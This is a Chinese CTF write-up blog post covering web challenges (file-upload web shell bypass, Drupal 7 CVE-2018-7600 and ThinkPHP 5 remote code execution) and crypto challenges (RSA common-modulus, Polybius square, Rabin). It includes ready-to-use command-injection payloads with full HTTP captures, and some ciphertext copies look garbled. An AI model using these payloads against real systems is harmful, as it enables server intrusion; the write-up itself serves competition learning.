

CUMT-CTF第一次双月赛Writeup

原创

[Gard3nia](#) 于 2019-03-02 19:57:03 发布 968 收藏

分类专栏: [Writeup](#) 文章标签: [CTF Web Crypto](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Gar_denia/article/details/88080425

版权



[Writeup](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

前言

知其然, 知其所以然

正文


WEB

ez-upload


题目描述是可以上传图片的, 就随手上传一张图片上去



回显出目录结构如下:



访问URL发现可以看到上传的图片：





知道了上传目录，现在要做的就是上传成功一个Web Shell。

连接Cknife，写了个php小马，上传发现不可以上传以php结尾的文件。



第一次抓包尝试加00截断，未果。

第二次将后缀改成1.php.abc可以成功上传，但是设置Cknife需要连接的时候发现connection: close，应该是不能将上传的1.php.abc成功解析,未果。

第三次将后缀改成php5，可以上传成功，连接Cknife，成功进入，应该这次可以将haha.php5成功解析：



在upload文件夹中找了半天，全都是别人上传的文件，最后在根目录发现了flag：



hint不需要扣分，就窥视了一下，提示是drupal7的CVE漏洞。

Google一波，看看大佬写的博客，贴个链接：

<https://www.menzel3.fun/2018/08/02/Drupal-CVE2018-7600/#Drupal7->

<https://www.jianshu.com/p/7c410db788ed>

先创建账号，发现不可以发送email，Google到的结果告诉我更换新密码的页面是存在漏洞的，所以输入用户名的时候直接拿bp截断，构造post：

```
?q=user%2Fpassword&name%5B%23post_render%5D%5B%5D=system&name%5B%23markup%5D=ls%20/&name%5B%23type%5D=markup  
form_id=user_pass&_triggering_element_name=
```

这里原来的命令需要修改，将其改为ls%20/，目的是查看根目录，Go一下回显form_build_id：

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/?q=user/password` with a payload that includes a system command to list the root directory: `?q=user/password&name%5B%23post_render%5D%5B%5D=system&name%5B%23markup%5D=ls%20/&name%5B%23type%5D=markup`. The response shows the HTML output of the password change page, with the `form_build_id` value highlighted in red: `form_build_id=form-2ATVu01_7mxDqPRizxtQX3uumXuby11qNivEqMEe6Bc`.

保留这个form_build_id，用Hackbar post一下这个form_build_id，如下图：

The screenshot shows the Hackbar tool interface. The URL field contains the target URL: `http://219.219.61.234:1002/?q=file/ajax/name/%23value/form-2ATVu01_7mxDqPRizxtQX3uumXuby11qNivEqMEe6Bc`. The 'Enable Post data' checkbox is checked, and the 'Post data' field contains the form_build_id value: `form_build_id=form-2ATVu01_7mxDqPRizxtQX3uumXuby11qNivEqMEe6Bc`.

抓包截断，go一下回显根目录，发现flag文件，

Request

Raw Params Headers Hex

```
POST
/?q=file/ajax/name/%23value/form-rRtB926K0lqgbIs7y10E-Gn7x6gckUqG81zTfbTuhv
HTTP/1.1
Host: 219.219.61.234:10002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
content-type: application/x-www-form-urlencoded
cache: no-cache
origin: moz-extension://ea79062d-25c1-4d61-82fd-7b0d239923a7
Content-Length: 62
Connection: keep-alive
Cookie:
csrf_token=bqJYm8WJ41y0OOrtJwh03lNUtNkfURXN2ULKQ02jsn3bkMBqzfFJoJ8KwV1vFBs7;
has_js=1;
session=.eJw1j01rg0AURf9KeessdSxctIpxMA8UcaKdzfGj4yTGQsNYjsh_71uur1w74ED9vndYO
Yfoqntj_EASwCR5xxg-Vr6EaInvF0hAop7RmlmUFUM47PkaeKQKiVnGeNWG4r5EeuMoSjcxIRHJLUkQ
ZqlyqM6s6GqK9d8I3VnjeUeponNRfPLVHTsMpFk2xop-XXODLnmZtyR1ZqTL1P1vFzUepGSIn1Mje7
IReVQ-Ky08s72t71qvdiVRuy4gNeB1gf4_fSmf0AtGvQhU07-qOz23Dt3P81OL37K-5u7Ro6097Dkzv
B6w_ooV16.Dv2K5Q.Oc2m2IsE8fMmmTo4XCakJcOkvfg;
PHPSESSID=1jvbafl03scil16q9bj6lhefg52; _csrf=rv5UGQmDnAWRgUYdeE6e88j9L6DQf1lM

form_build_id=form-2ATVu01_7mxDqPRizxtQX3uumXuby1lqNivEqMEe6Bc
```

Response

Raw Headers Hex

```
Content-Length: 477
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
[{"command": "settings", "settings": {"basePath": "\\", "pathPrefix": "", "ajaxPageState": {"theme": "bartik", "theme_token": "wDnW9BgAp_ID_A6zyBRYLPbrAqH78TPXNxiIOLz
```

下一步就是尝试打开这个flag文件，所以重复上述操作，将之前的ls命令换成 `cat%20/flag` 即可。（需要注意的是这里的空格需要使用url编码%20，之前没有注意到这个点，导致回显不出数据）

Request

Raw Params Headers Hex

```
POST
/?q=user/password&name%5B%23post_render%5D%5B%5D=system&name%5B%23markup%5D=cat%20/flag&name%5B%23type%5D=markup HTTP/1.1
Host: 219.219.61.234:10002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9, */*;q=0.8
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://219.219.61.234:10002/?q=user/password
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Connection: keep-alive
Cookie:
csrf_token=bqJYm8WJ41y0OOrtJwh03lNUtNkfURXN2ULKQ02jsn3bkMBqzfFJoJ8KwV1vFBs7;
has_js=1;
session=.eJw1j01rg0AURf9KeessdSxctIpxMA8UcaKdzfGj4yTGQsNYjsh_71uur1w74ED9vndYO
Yfoqntj_EASwCR5xxg-Vr6EaInvF0hAop7RmlmUFUM47PkaeKQKiVnGeNWG4r5EeuMoSjcxIRHJLUkQ
ZqlyqM6s6GqK9d8I3VnjeUeponNRfPLVHTsMpFk2xop-XXODLnmZtyR1ZqTL1P1vFzUepGSIn1Mje7
IReVQ-Ky08s72t71qvdiVRuy4gNeB1gf4_fSmf0AtGvQhU07-qOz23Dt3P81OL37K-5u7Ro6097Dkzv
B6w_ooV16.Dv2K5Q.Oc2m2IsE8fMmmTo4XCakJcOkvfg;
PHPSESSID=1jvbafl03scil16q9bj6lhefg52; _csrf=rv5UGQmDnAWRgUYdeE6e88j9L6DQf1lM
Upgrade-Insecure-Requests: 1

form_id=user_pass&triggering_element_name=name
```

Response

Raw Headers Hex HTML Render

```
<h2 class="element-invisible">Primary tabs</h2><ul class="tabs primary"><li><a href="/?q=user/register">Create new account</a></li>
<li><a href="/?q=user/register">Log in</a></li>
<li class="active"><a href="/?q=user/password" class="active">Request new password</a></li>
</ul>
<div class="region region-content">
<div id="block-system-main" class="block block-system">
<div class="content">
<form
action="/?q=user/password&name%5B%23post_render%5D%5B%5D=system&name%5B%23markup%5D=cat%20/flag&name%5B%23type%5D=markup" method="post"
id="user-pass" accept-charset="UTF-8"><div class="form-item form-type-textfield form-item-name">
<label for="edit-name">Username or e-mail address <span class="form-required" title="This field is required.">*</span></label>
<input type="text" id="edit-name" name="name" value="Array cat /flag markup" size="60" maxlength="254" class="form-text required"/>
<input type="hidden" name="form_build_id" value="form-rRtB926K0lqgbIs7y10E-Gn7x6gckUqG81zTfbTuhv" />
<input type="hidden" name="form_id" value="user_pass" />
<div class="form-actions form-wrapper" id="edit-actions"><input type="submit" id="edit-submit" name="op" value="E-mail new password" class="form-submit" /></div></div></form> </div>
```

Request

Raw Params Headers Hex

```
POST
/?q=file/ajax/name/%23value/form-rRtB926K0lqgbIs7y10E-Gn7x6gckUqG81zTfbTuhv
HTTP/1.1
Host: 219.219.61.234:10002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
content-type: application/x-www-form-urlencoded
cache: no-cache
origin: moz-extension://ea79062d-25c1-4d61-82fd-7b0d239923a7
Content-Length: 62
Connection: keep-alive
Cookie:
csrf_token=bqJYm8WJ41y0OOrtJwh03lNUtNkfURXN2ULKQ02jsn3bkMBqzfFJoJ8KwV1vFBs7;
has_js=1;
session=.eJw1j01rg0AURf9KeessdSxctIpxMA8UcaKdzfGj4yTGQsNYjsh_71uur1w74ED9vndYO
Yfoqntj_EASwCR5xxg-Vr6EaInvF0hAop7RmlmUFUM47PkaeKQKiVnGeNWG4r5EeuMoSjcxIRHJLUkQ
ZqlyqM6s6GqK9d8I3VnjeUeponNRfPLVHTsMpFk2xop-XXODLnmZtyR1ZqTL1P1vFzUepGSIn1Mje7
IReVQ-Ky08s72t71qvdiVRuy4gNeB1gf4_fSmf0AtGvQhU07-qOz23Dt3P81OL37K-5u7Ro6097Dkzv
B6w_ooV16.Dv2K5Q.Oc2m2IsE8fMmmTo4XCakJcOkvfg;
PHPSESSID=1jvbafl03scil16q9bj6lhefg52; _csrf=rv5UGQmDnAWRgUYdeE6e88j9L6DQf1lM

form_build_id=form-rRtB926K0lqgbIs7y10E-Gn7x6gckUqG81zTfbTuhv
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 16 Dec 2018 11:33:50 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
X-Drupal-Ajax-Token: 1
Set-Cookie:
SESSdab35239c0422f2fe737587c02cec14e=iogaaPjajzZwtYgyvXPuOXMsR35vEHpv-opA55fkDtQ; expires=Tue, 08-Jan-2019 15:07:10 GMT; Max-Age=2000000; path=/; HttpOnly
Content-Length: 426
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

flag(07381475a76a457743733bb828c19b3c)
[{"command": "settings", "settings": {"basePath": "\\", "pathPrefix": "", "ajaxPageState": {"theme": "bartik", "theme_token": "-V_M82pcQ_Ww4waaKiJuurMMHYZrcQ155YIE7XS7pg"}, "merge": true}, {"command": "insert", "method": "replaceWith", "selector": null, "data": "", "settings": {"basePath": "\\", "pathPrefix": "", "ajaxPageState": {"theme": "bartik", "theme_token": "-V_M82pcQ_Ww4waaKiJuurMMHYZrcQ155YIE7XS7pg"}}}]
```

tp5

是个新题正好是前段时间爆出来的新漏洞：ThinkPHP 5.0 & 5.1远程命令执行漏洞，前些日子看合天公众号推送了一篇类似的文章正好派上用场：[click here](#)

题目提示是tp5.0版本，文章直接有payload：

命令执行：

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=[系统命令]
```

先 `ls /` 列出根目录下的所有目录，发现flag文件：

```
bin boot dev etc flag home lib lib64 media mnt my_init my_service opt proc root run sbin srv sys tmp usr var var
```



然后直接查看flag文件即可：

```
flag{ebb0052e5b15f2d298cdd4546c7d4482} flag{ebb0052e5b15f2d298cdd4546c7d4482}
```

payload:

```
http://219.219.61.234:10005/public/?
```

```
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag
```

Crypto

之前还没有认真学习过密码学的东西，好在期末好好复习了密码学，现在已经对密码学的知识有了个初步的认识，来温习一下上次的crypto

现代密码签到题

拿到这题，看到 `n, c1, c2, e1, e2` 基本已经锁定这一题就是RSA的共模攻击，但是所给的参数全部都是字母，按理说应该都是数字才对，所以最难的工作就是将这一堆的字母转化为可用的数字；

先统计一下字母的出现频率：

```
#coding:utf-8
n="ZZTOBOTBBSIBBSOIIAbZAbZOAgObAEeGIBSBgBTIZAEgZTTZbBEIOTEASTBBBAOEIZgETBSATESOZgZAZOZbTOIbSSIBIgOSZAEOTTgOOATS
SBAbbAgOAAOOIOZAIABZBEZBbABEIEOTOZbIbOSTZTAbgBATEbIIIIAgSOBTgBBbgTObEATSOIgeISBEIITbEZTIOTOTBTZZBOIbABOIZTbTT
EgEbAggZgSEOAIBSgBbBbOZTESAZIbAZZSbSgEAAsgOISiBtIbZbTbEObTgOZBEISAZBSTgTTBSgbIZSgbZBZESEbTgEZTTTEEOETZT00AAOTZbZI
gTZEISBbEZASggIBIgbESTZbZZA0ASgOESA0BASAITBB0bZbZiBASI0IA0b0SbBIZZAIOEBB0gOITAAZ0IATTSZAOBSSAIZgTgTb0gOZE00Bg
BOAbZTEg0gOOTBSZBIBATAOEOtT0bggbATbATEbEOISIOZIIbGsbTETbTEgAIESAZITbgZbgb0AAggbgSE0BS0bAEbSTEIAZSbSSTEABTSBESOT
OETESbgAABABOEGbBAEBZEegZiBzbbbTObTESbTABBBTISOBgZSEIIISABOI"
c1="ZZEZZOESZTSbbEZETOAIbAbBgETTOASiGeES0gEZATOIGIEABAE0EEEB0TbZIOb0ESAzbIZTSBgSbZbZBbgbAOBZZABbATOIZIIAgAZAABSS
TIEbIOOTAZIZgEbTSSiBEEBBZZIgSZBOEIEtAggIIEb0ABIA0gIBBAZATIZIgbAOZbESebEEBBBbZSOAgZbBZTEgAEbAI00IEAEbbSIIbITZOTZ
SBSSABABbbg00BATBBTZIEAgSSSbbZOIGBTgOBIS0IIIEZZggbIZEE0SSE00gEzSgbAETTTgBBgZTOEibISZIBSZB0SgSbBIIIZgSbEBBEEIZ
BgbEE0ISbZgBbZiBTAbBAESEgIgsATSSBIZTgZ0gZSTObBAZB0BgIATbZIGg0IIOSAgSSBIbSEAgTTbTSZbTEgS00gSTSEATBZOEBTOTEABEGZBA
ZS0bbSEbEbIABZTTABgZET0gbgSZOTA0EOAZBTASbSSSS0BgEETZTBZEZTS0bSbg0IOTTZSETAgTSAITbAEIIAZgOSZZIbZgIIgBgEZ0gZbITTg
ZbASZSEgOIATBgIOB0ISgZBTBZOESbABbIIIBgIZOASAbAgSgBEZSbb0SIEbI"
c2="IBTOZOIO0ASIBTOISSbSABbgIbAZEGAgBZBESbbgZbZiATZE0IZTEIE0ggEBbTSZZbASBSSSZIOAZSgTZAZgAIBAAgZTEAIOSESEBTgBSg
EIOEbTIIBSAZbSbZEgOS0bbB0SbbSTSIb0EZbgIObBB0TAbTbg00EATBGOOTgIOggSgOZEgSIEgZSAAgTABBIaOTSg0A0ITATISBSSTZBABATESS
bAg0SbSAS00bZbbAT0bAAgIZBAISBEATBTgbIgATZbbZSgTgTBSgbZgZZEBTOIEAOTgTZOAIazzBAIA0bbIgeOTIAGSE0AbIZEAIOSZgBTASS
bISgEOOZESebBZEBOIAGgZbgTTEESTIBb0BTASZTATS00BA0bA0AIGebSOIISAAZIIE0ETS0bSEAbIZBbTEZTA0gBETOZTA0BZZbTIIABOASb
IgAgTbbTIBASBbIZEbSTZBSb0A0bIBTSbSEgOgSbTBZZEZBgIA0bSEETTgTTEEAAbAOESISIBTTSABTbAgBIggTBZbZebEbITZbStgTgBZBAEIT
gbEOBBBTZgAOTZEBAgbbS0gBTTZOAZBTOBZITIIISZSTgBg00TBbTEEibgBEgT"
e1="IIIBTZBg"
e2="gbATZgI"
def count_each_char_1(string):
    res = {}
    for i in string:
        if i not in res:
            res[i] = 1
        else:
            res[i] += 1
    return res
print "n:"+str((count_each_char_1(n)))
print "c1:"+str((count_each_char_1(c1)))
print "c2:"+str((count_each_char_1(c2)))
print "e1:"+str((count_each_char_1(e1)))
print "e2:"+str((count_each_char_1(e2)))
```

Result

```
n: {'A': 65, 'B': 63, 'E': 56, 'g': 52, 'I': 60, 'O': 72, 'S': 56, 'b': 62, 'T': 69, 'Z': 62}
c1: {'A': 55, 'b': 62, 'E': 66, 'g': 60, 'I': 67, 'O': 58, 'S': 65, 'B': 59, 'T': 53, 'Z': 72}
c2: {'A': 67, 'B': 61, 'E': 51, 'g': 60, 'I': 57, 'O': 63, 'S': 66, 'b': 63, 'T': 70, 'Z': 59}
e1: {'I': 3, 'Z': 1, 'B': 2, 'T': 1, 'g': 1}
e2: {'A': 1, 'b': 1, 'g': 2, 'I': 1, 'T': 1, 'Z': 1}
```

发现总共就出现了10个字母 **A,B,E,g,I,O,S,b,T,Z**,猜想这10个字母对应的是0-9的10个数字,如何将字母和数字进行对应是个头疼的问题;想了半天,没办法,只能暴力破解,产生字母的全排列对应10个数字...

暴力破解脚本(借鉴队友脚本学习了一下)

```
#coding:utf-8
import gmpy2
import base64
import itertools

def main():
    dic_alp1=['O','T','A','B','b','Z','I','E','S','g']
    dic_num=['0','1','2','3','4','5','6','7','8','9']
    dic_alp2=list(itertools.permutations(dic_alp1))
    for x in dic_alp2:
```

```
n="ZZTOBOTBBISBBSOIIABzAbZ0Ag0bAEeEgIBSBgBTIZAEgTITZZbBEIOTEASTBBBAOEIZgeTBSATESOZgZAZOZbTOIbSSIBIgoSZAEOTTg00A
TSSBAbAg0AA00IOZAIABZBEZbAbEIEOT0ZbIbOSTZTAbgBATEbIIIAgSOBTgBBbgTObEATS0IgeISBEIITbEZTIOT00TBTZZB0IbABOIZTb
TTEgEbAggZgSE0AIbSgBbBb0ZTESAZIbAZZSbSgEAASg0ISbIbIgzTbIEbOTgOZBEISAZBSTgTTBSgbIZSgbZBZESEbTgEZTTTEE0ETZTO0AAOTZb
ZIgzTEISBbEZASggIBIgbESTZbZZA0ASgOESA0BASAI TBB0bZZbZbIASIOIA0bOSbBBIZZAI0EBB0gOITAAZ0IATTSZA0BSSAIZgTbTb0gOZE00
BgB0AbZTEg0g00TBSZBIBATA0E0TTObggbATbATEbE0ISIOZIIbgSbTETbTEgAIESAZITbgZbgb0AAgbbgSE0BS0bAebSTEIAZSbSSTEABTSBES
OTOETESbgAABAB0EgBbAEBZEegZibZbbT0bTESbTABBBTIS0BgZSEIIISABOI"
```

```
    c1="ZZEZZOESZTSbbEZE0AIbAbBgETTOASIGEESOG EZAT0IgieABAE0EEEB0TbZIOb0ESAzbIZTSBgSbZbZBbgbA0BZZABbATOIZIIAgAZAAB
SSTIEbI00TAZIZgEbTSSIBeEBBZZIGSZBOEIEtAggIIEb0ABIA0gIBBAZATIZIGBA0ZbESebEEBBbbZS0AgZbBZTEgAEbAI00IEAEbbSIIbITZO
TZSBSSABABbbg00BATBBTZIEAgSSSbbZOIgbTg0BIS0IIIEZZZggbIZEE0SSEE00gEZSgbAETTTgBBgZTOE I bISZIBSZB0SgSbBIIZIGSbEBBEE
IZBgbEE0ISbZgBbZIBtAbBAESEgIgsATSSBIZTgZ0gZST0bBAZB0BgIATbZiggOIIOSAgSSBIbSEAgTtTbTSZbTEgS00gSTSEATBZ0EBTOTEABEGZ
BAZS0bbSEbEbIABZTTABgZET0gBgSZ0TA0E0AZBTASbSSSS0BgEEETZTBZEZTS0bSbgOI0TTZSETAgTSAITbAEIIAZgOSZZIbZgIIGBgEZ0gZbIT
TgZbASZSEgOIA TBgIOB0ISgZBTBZOESbABbIIIbGIZOASAbAgSgBEZSbb0SIEbI"
```

```
    c2="IBTOZOIO0ASIBTOISSbSABbgIbAZEgAgBZBESbbgZbZiATZE0ZIZTEIEOggEBbTSZZbASBSSSIZ0AZSgTZAZgAIBAAgZTEAIOSESEBTgB
SgEIOEbTIIBSAZbSbZeg0S0bbB0SbbSTSIb0EZbgIObBB0TAbTbg00EATBg00TgIOggSgOZEgSIEgZSAAgTABBIAOTsg0AOITATISBSSTZBABATE
SSbAg0SbSAS00bZbbAT0bAAgIZBAISBEATBTgbIgatZbbZSgTbTBSgbZgZZZEBTOIEA0TgTZOAIAZZBAIA0bbIge0TIAGSE0AbIZEAIOSZgBTA
SSbISgE00ZESEbBZEBOIAGgZbgTTEESTIBb0BTASZTATS00BA0bAOAIgEbSOIISAAZIIbE0ETS0SbSEAbIZBbTEZTA0gBETOZTA0BZZbTIIABOA
SbIgAgTbbTIBASBbIZEbSTZBSb0A0bIBTSbSEg0gSbTBZZEZBgIA0bSEETTgTTEEAAbAOESISIBTTSABTbAgBIggTBZbZEbEbITZbSTgTgBZBAE
ITgbE0BBBTZgA0TZEBAgbbS0gBTTZ0AZBTOBZITIIISZSTgBg00TbTTEEIbgBEgT"
```

```
    e1="IIIBTZBg"
    e2="gbATZgI"
    for i in range(10):
        n=n.replace(x[i],dic_num[i])
        c1=c1.replace(x[i],dic_num[i])
        c2=c2.replace(x[i],dic_num[i])
        e1=e1.replace(x[i],dic_num[i])
        e2=e2.replace(x[i],dic_num[i])

n=int(n,10)
c1=int(c1,10)
c2=int(c2,10)
e1=int(e1,10)
e2=int(e2,10)
if gmpy2.gcd(e1,e2)!=1:
    continue
else:
    mgcd,s,t=gmpy2.gcdext(e1,e2)
    if s<0:
        try:
            s=-s
            c1=gmpy2.invert(c1,n)
        except ZeroDivisionError:
            continue
    if t<0:
        try:
            t=-t
            c2=gmpy2.invert(c2,n)
        except ZeroDivisionError:
            continue
    plain=pow(c1,s,n)*pow(c2,t,n)%n
    try:
        ans = '{:x}'.format(plain).decode('hex')
        if 'flag' in ans:
            print ans
            print x
            break
    except TypeError:
        pass

if __name__ == '__main__':
    main()
```


先用出现字母的全排列对应表0-9这10个数，然后将所有参数用数字表示，用RSA的共模攻击求出最后的结果，发现flag:

```
flag{49d91077a1abcb14f1a9d546c80be9ef}
('O', 'I', 'Z', 'E', 'A', 'S', 'b', 'T', 'B', 'g')
[Finished in 54.1s]
```

最后发现是与数字形状相似的字母代替数字产生的参数...

**attention: **其实可以对脚本进行优化，因为 e_1 和 e_2 都是和 $\phi(n)$ 互素的，所以 e_1 和 e_2 都是奇数，所以可以缩小 e_1 和 e_2 的范围，最后一个数字都是奇数，即： g 和 I 都是奇数；

古典密码签到题

这题直接告诉是棋盘密码，比较简单，给出的密文里总共有 $ksynb$ 5个字母，所以直接构造这5个字母的全排列对应26字母表即可，总共有 $5!=120$ 种不同的结果，可以直接爆破；

暴力破解脚本：

```
#coding:utf-8
import itertools

key=[]
cipher="ksysssksynbssbbynnb"
dic_cip=list(itertools.permutations("ksynb"))
for x in dic_cip:
    key.append(''.join(x))

for child_key in key:
    num_c=""
    ans=""
    for now_c in cipher:
        num_c+=str(child_key.index(now_c))
    for i in range(0,len(num_c),2):
        now_ascii=int(num_c[i])*5+int(num_c[i+1])+97
        if now_ascii>ord("i"):
            now_ascii+=1
        else:
            pass
        ans+=chr(now_ascii)
    if 'flag' in ans:
        print child_key,ans
```

发现有两种结果里面有 $flag$ 字符，显然是第一个，排列方式为 $skynb$ ；

```
skynb flagloveyou
skybn flaglpqdupy
[Finished in 0.1s]
```

First level

题目给出 $e=2$ ，基本已经锁定是RSA的衍生算法rabin，yafu分解n得到p和q如下：

```
PRP617 = 2834922315266601230989642176772578731612489711141647342080384901974115411758248256864525418321555298656
3114855665416593397403745371086355268654763921803558654340155902194948080056226592560917521612824589013349044205
9895412594688566022284629034487211057741099663254795301811971564765024730679780720532734373696804334952591189537
1790952479908669264010308428706409148968116249810827529525508262780707794984160206142828927270026398743808704543
4043977981316071156426134695316796020506076336851840708593720052204359360366058549157961154869248835793804817253
083037277453771408544063058190126149127240681909811943783388977967
PRP617 = 2834922315266601230989642176772578731612489711141647342080384901974115411758248256864525418321555298656
3114855665416593397403745371086355268654763921803558654340155902194948080056226592560917521612824589013349044205
9895412594688566022284629034487211057741099663254795301811971564765024730679780720532734373696804334952591189537
1790952479908669264010308428706409148968116249810160728082220277353299809805088080363114451437794807927769078762
2279940743498439084904702494445241729763146426258407468147831250550239995285695193105630324823153678214290802694
619958991541957383815098042054239547145549933872335482492225099839

ans = 1

eof; done processing batchfile
```

攻击脚本：

```

#coding:utf-8
import gmpy2
c=49990028790716390386377012751745182495059144985422028201401855280239694330467472453335766387691617545904341188
7269615620980351359674373127551283923032759205525834407466303318140213222438375548066871397251493100247836770129
7925547687595163490586736150817616383439322568498896040586087475319419289828325857063613919502239485290469501390
4317672074203852699823144827049009713464116963521056715136953301854574620404699236862133493902958240028532277736
5958482219075297507215203709356125635202625121091161318566582307478931230962853531285514124459092351456397307588
0246130942268077921658761332690383639950372196779262209675781910334806318905897614762933946130747638774650674813
5307303226182903553283226239012138538832858596762056749706993036164440918263293462987595316175467897174408233133
5000439916510067572742641854184303838362027247026467270857712018679364014951870327424723286991989268813839644982
